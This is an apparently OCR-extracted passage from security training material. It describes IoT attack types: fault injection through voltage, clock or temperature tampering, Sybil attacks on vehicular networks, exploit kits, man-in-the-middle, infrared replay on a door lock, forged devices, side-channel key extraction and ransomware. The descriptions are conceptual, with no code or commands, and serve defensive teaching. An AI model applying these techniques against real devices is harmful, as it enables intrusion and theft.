
- **Frequency/Voltage Tampering**

  In these attacks, the attackers try to tamper with the operating conditions of a chip, and they can also modify the level of the power supply and alter the clock frequency of the chip. The intention of the attackers is to introduce fault behavior into the chip to compromise the device security.

- **Temperature Attacks**

  Attackers alter the temperature for operating the chip, thereby changing the whole operating environment. This attack can be operated in non-nominal conditions.

After injecting faults using various techniques, now attackers can exploit the fault behavior of the device to perform various attacks to steal sensitive information or interrupt the normal operation of the device.



Other IoT Attacks

Sybil Attack	The attacker uses **multiple forged identities** to create a strong illusion of traffic congestion, affecting communication between neighboring nodes and networks
Exploit Kits	The attacker uses **malicious script** to exploit poorly patched vulnerabilities in an IoT device
Man-in-the-Middle Attack	The attacker **pretends to be a legitimate sender** who intercepts all the communication between the sender and receiver, and hijacks the communication
Replay Attack	The attacker **intercepts legitimate messages** from a valid communication and continuously sends the intercepted message to the target device to perform a denial-of-service attack or crash the target device
Forged Malicious Device	The attacker **replaces authentic IoT devices** with malicious devices, if they have physical access to the network
Side-Channel Attack	The attacker **extracts information about encryption keys** by observing the emission of signals i.e. "side channels" from IoT devices
Ransomware Attack	Ransomware is a type of malware that **uses encryption to block the user's access** to his/her device either by locking the screen or by locking the user's files

Other IoT Attacks

- ### Sybil Attack

  Vehicular communications play an important role in safe transportation by exchanging important safety messages and traffic updates, but even vehicular ad-hoc networks (VANETs) are not safe from the attackers' reach. An attacker uses multiple forged identities to create a strong illusion of traffic congestion, affecting communication between neighboring nodes and networks. Sybil attacks in VANETs, which have a great impact on a network's performance, are regarded as the most serious attacks. This type of attack impairs the potential applications in VANETs by creating a strong illusion of traffic congestion. To perform this type of attack, a vehicle is declared to be present in different locations at the same time.

  For example, let a node that spoofs itself as other nodes and launches an attack be called Sybil node "X." It is created by forming a new identity or stealing an existing legal identity. In proper communication, the other nodes "A" and "B" should only communicate with each other. However, in this scenario, node "X" intervenes as a known internal node and attacks the network. Node "X" tries to communicate with the normal neighboring nodes ("A" and "B") using multiple forged identities. Thus, it creates significant chaos and security risks in the network.

- ### Exploit Kits

  An exploit kit is a malicious script used by attackers to exploit poorly patched vulnerabilities in an IoT device. These kits are designed in such a way that whenever there are new vulnerabilities, new ways of exploitation and add-on functions will be added to the device automatically. After detecting vulnerabilities, these kits send the exact exploit to install malware, which can execute and corrupt the device. These exploit kits pose a dangerous threat as they go undetected in IoT environments affecting IoT devices and infrastructure, forcing them to behave unexpectedly.

- **Man-in-the-Middle Attack**

  In a man-in-the-middle attack, the attacker pretends to be a legitimate sender, intercepts all the communication between the sender and receiver, and hijacks the communication. IoT devices are generally connected to a network and act as a gateway to all sensitive and personal information. Therefore, any malicious user can pose to be a legitimate sender and send malicious requests to the device to gain control of the device. IoT devices such as IP-enabled cameras, routers, modems, and Internet gateways have cryptographic vulnerabilities that lead to man-in-the-middle attacks.

- **Replay Attack**

  In a replay attack, attackers intercept legitimate messages from a valid communication and continuously send the intercepted message to the target device to perform a DoS attack or delay it to manipulate the message or crash the target device. For example, consider a replay attack that regenerates the signal used to control IoT devices as like a front door. The front door uses a lock that is opened using simple infrared signals. Essentially, the attacker records the infrared modulation pattern, reproduces the signal, and performs a replay attack on the door to unlock it.

- **Forged Malicious Device**

  Attackers replace authentic IoT devices with malicious devices if they have physical access to the network. It is very difficult to discover such attacks because the forged device resembles the legitimate one. The forged devices contain backdoors that are used by the attackers to perform various malicious activities in the network.

- **Side-Channel Attack**

  Attackers perform a side-channel attack by extracting information about encryption keys by observing the emission of signals, i.e., “side channels” from IoT devices. All devices emit these signals that provide information about the internal computing process, either via power consumption or electromagnetic emanations. Attackers carefully observe side-channel emissions to acquire all possible knowledge about varying power consumption so they can access and duplicate the encryption key non-evasively. The main advantage of this attack is that it is easy and requires less time to access encryption keys. Information leaked from the vulnerable devices helps the attackers to exploit other side-channel techniques, such as performing power-consuming attacks and time-based attacks.


- **Ransomware Attack**

  Ransomware is a type of malware that uses encryption to block a user’s access to his/her device either by locking the screen or by locking a user’s files, and it stays blocked until a ransom is paid that allows a user to regain access to his/her device.

A user can encounter this problem in numerous ways. It can be mistakenly downloaded with some other malware, software, or files, and sometimes through malicious advertisements (malvertisements).

